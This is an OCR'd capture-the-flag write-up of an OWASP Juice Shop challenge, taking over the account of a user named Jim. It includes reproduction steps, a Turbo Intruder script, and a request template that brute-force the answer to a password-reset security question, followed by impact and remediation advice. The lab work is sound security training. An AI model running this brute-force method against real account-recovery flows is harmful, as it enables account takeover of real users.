
Description:


Broken Authentication occurs when an application's authentication and recovery flows can be abused to take over accounts. Here, the Forgot Password flow relies on a single, guessable security question ("Your eldest sibling middle name") and accepts an answer supplied by the client without strong protections. By brute-forcing that answer (using OSINT to narrow candidates and Turbo-Intruder for speed), the attacker was able to reset jim@juice-sh.op


's password and complete account takeover.


Steps to Reproduce:

- Open the Juice Shop instance in a browser: http://192.168.249.141:3000
- Go to Forgot Password and submit the target email: jim@juice-sh.op
- Intercept the password-reset request in Burp Suite and send it to Intruder/Turbo-Intruder.
- Use a candidate list (common sibling middle names gathered via OSINT) as the payload set for the security-question answer field.
- Run the automated attack until the correct answer (Samuel) is found.
- Submit the discovered answer and set a new password; observe successful password reset and the challenge confirmation.




Isaac [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Turbo Intruder - 192.168.249.141
Pretty Raw Hex
Cookie: language=en; cookieconsent_status=dismiss; continueCode=v9rd53Fni2UaumhNtKTxsQH2u2PxfZSBHvJuglc4ZT1LHzyTNLCWvsvM0zJM
Priority: u=0
{
"email":"jim@juice-sh.op",
"answer":%s,
"new":"12345",
"repeat":"12345"
}
Host: 192.168.249.141 Port: 3000 Protocol: http
Last code used
# Find more example scripts at https://github.com/PortSwigger/turbo-intruder/blob/master/resources/examples/def
def queueRequests(target, wordlists):
engine = RequestEngine(endpoint=target.endpoint,
concurrentConnections=5,
requestsPerConnection=100,
pipeline=False,
engine=Engine.THREADED
)
for word in open('/usr/share/dict/words'):
engine.queue(target.req, word.rstrip())
def handleResponse(req, interesting):
if req.status != 404:
table.add(req)
~/name.txt - Mousepad
File Edit Search View Document Help
1 Liam
2 Olivia
3 Noah
4 Emma
5 Olive
6 Amelia
7 Theodore
8 Charlotte
9 James
10 Mia
11 Henry
12 Sophia
13 Mateo
14 Isabella
15 Elija
16 Evelyn
17 Lucas
18 Ava
19 William
20 Samuel
21 Sofia
22
Activate Windows
Go to Settings to activate Windows.
Attack
Type here to search
AW01 -0.40%
3:19 PM
10/30/2025


Isaac [Running] - Oracle VirtualBox
File Machine View Input Devices Help
isaac@Isaac: ~
File Actions Edit View Help
Turbo Intruder - 192.168.249.141
Row Payload Status Anomaly ... Words Length Time Arrival Label Queue ID Connection ID
5 Theodore 401 0 121 503 135646 370197 8 5
6 Olive 401 0 121 503 251380 456078 6 2
7 Amelia 401 0 121 503 242163 467641 7 3
8 Charlotte 401 0 121 503 227379 479079 9 4
9 Mia 401 0 121 503 197078 568112 11 5
10 James 401 0 121 503 274798 638669 10 1
11 Mateo 401 0 121 503 168102 648052 14 4
12 Henry 401 0 121 503 253584 712523 12 2
13 Sophia 401 0 121 503 249850 718350 13 3
14 Isabella 401 0 121 503 155930 724984 15 5
15 Elija 401 0 121 503 147045 786542 16 1
16 Evelyn 401 0 121 503 165537 814521 17 4
17 Ava 401 0 121 503 141468 862338 19 3
18 William 401 0 121 503 157124 882986 20 5
19 Lucas 401 0 121 503 226630 940107 18 2
20 Sofia 401 0 121 503 137039 953646 22 4
21 Samuel 200 0 216 823 236014 1023549 21 1
Pretty Raw Hex
Host: 192.168.249.141:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-User-Email: jim@juice-sh.op
Content-Type: application/json
Content-Length: 74
Origin: http://192.168.249.141:3000
Connection: keep-alive
Referer: http://192.168.249.141:3000/
Cookie: language=en; cookieconsent_status=dismiss; continueCode=
wKdlXFqijUBuzhatWTlsWHpulFRfXSxHWPuX7c2WTYOHMlCNjTjpCnXsg9AP
Pretty Raw Hex Render
X-Recruiting: /#/jobs
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 98
Date: Thu, 30 Oct 2025 16:05:13 GMT
X-RateLimit-Reset: 1761840485
Content-Type: text/html; charset=utf-8
Content-Length: 34
ETag: W/"22-pKf2LHLRtt7tz87UOfXryoVL/s"
Vary: Accept-Encoding
Connection: keep-alive
Keep-Alive: timeout=5
Wrong answer to security question.
Reqs: 22 | Queued: 0 | Duration: 2 | RPS: 11 | Connections: 5 | Retries: 0 | Fails: 0 | Next: null | Completed |
Halt
at java.desktop/javax.swing.JLayeredPane.paint(JLayeredPane.java:586)
at java.desktop/javax.swing.JComponent.paintToOffscreen(JComponent.java:5318)
at java.desktop/javax.swing.RepaintManager$PaintManager.paintDoubleBufferedImpl(RepaintManager.java:1656)
Activate Windows
Go to Settings to activate Windows.
Type here to search
30°C Partly sunny
11:17 AM
10/31/2025



Impact:

- Account takeover: Attacker gains full access to Jim's account.
- Sensitive data exposure: Personal data, order history, or payment-related details can be accessed.
- Privilege abuse: Actions can be performed in the victim's name.
- Credential reuse risk: If the same password is reused elsewhere, additional accounts may be compromised.
- Scalability: Automated guessing lets attackers target many accounts at scale.

Remediation:

- Replace single, static security questions with stronger recovery methods (time-limited, single-use reset tokens sent to verified email/SMS).
- Require server-side verification and re-authentication for sensitive account changes; do not rely solely on user-supplied answers.
- Implement rate limiting, progressive throttling and account lockout on password-reset attempts.
- Add multi-factor authentication (MFA) for account recovery and high-risk accounts.

- Remove or avoid using easily guessable or OSINT-discoverable security questions.
- Log and monitor password-reset attempts and alert on brute-force activity.
- Educate users and admins to avoid exposing personal information publicly that could be used for account recovery.